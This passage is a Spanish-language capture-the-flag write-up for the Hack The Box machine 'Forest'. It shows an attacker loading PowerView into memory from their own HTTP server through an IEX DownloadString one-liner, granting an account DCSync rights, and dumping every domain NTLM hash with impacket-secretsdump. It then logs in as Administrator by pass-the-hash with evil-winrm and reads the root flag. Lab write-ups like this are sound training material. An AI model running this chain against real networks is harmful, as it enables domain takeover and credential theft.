luego buscar el script powerview este script nos permite ejecutar una serie de comandos para añadir atributos que nos entregaba bloodhound sobre como abusar de estos privilegios PowerView.ps1



https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1

PowerSploit / Recon / PowerView.ps1


HarmJ0y swapped default kerberoasting output formats

Executable File · 20914 lines (15833 loc) · 752 KB

```
#requires -version 2

<#

PowerSploit File: PowerView.ps1
Author: Will Schroeder (@harmj0y)
License: BSD 3-Clause
Required Dependencies: None

#>
```


levantamos python y con la siguiente cadena descargamos ese script en la victma

IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.12:2000/PowerView.ps1')



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.12:2000/PowerView.ps1')
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> dir
```


convertir password en texto plano
$SecPassword= ConvertTo-SecureString 'P@ssword' -AsPlainText -Force
luego crear otra variable que contiene la anterior y nuestro usuario
$Cred = New-Object System.Management.Automation.PSCredential('HTB\amado', $SecPassword)



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> $SecPassword= ConvertTo-SecureString 'P@ssword' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> $Cred = New-Object System.Management.Automation.PSCredential('HTB\amado', $SecPassword)
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>
```


añadir atributos a ese usuario , en blooodhoun el traget identity cambia, se utiliza de esta forma debido a que como lo entrega blood no sirvio. Sin el script anterior no se podria hacer el ataque debido a que el comando add-DomainObjectAcl no existe esto se importa del script.

Add-DomainObjectAcl -Credential $Cred -PrincipalIdentity 'amado' -TargetIdentity "DC=htb,DC=local" -Rights DCSync




```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> Add-DomainObjectAcl -Credential $Cred -PrincipalIdentity 'amado' -TargetIdentity "DC=htb,DC=local" -Rights DCSync
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>
```

abusamos de los atributos entregados en la maquina local con impacket
impacket-secretsdump htb.local/amado@10.10.10.161



```
┌──(kali㉿kali)-[~/machineshtb/Forest]
└─$ impacket-secretsdump htb.local/amado@10.10.10.161
```


impacket secretdump nos entrega todos los hashes de los usuarios nos interesa el user admin.



```
┌──(kali㉿kali)-[~/machineshtb/Forest]
└─$ impacket-secretsdump htb.local/amado@10.10.10.161
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```


copiamos el hash recordemos que este esta metido entre los : y los :::
32693b11e6aa90eb43d32c72a07ceea6
y abrimos otro evil winrm y nos loguemos con este hash

evil-winrm -i 10.10.10.161 -u Administrator -H 32693b11e6aa90eb43d32c72a07ceea6



```
┌──(kali㉿kali)-[~/machineshtb/Forest]
└─$ evil-winrm -i 10.10.10.161 -u Administrator -H 32693b11e6aa90eb43d32c72a07ceea6

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>

*Evil-WinRM* PS C:\Users\Administrator\Documents>
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
htb\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

con el comando type podemos ver la flag



```
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.C
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
1cac73e296bf412f58354bdb9b4a8cff
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```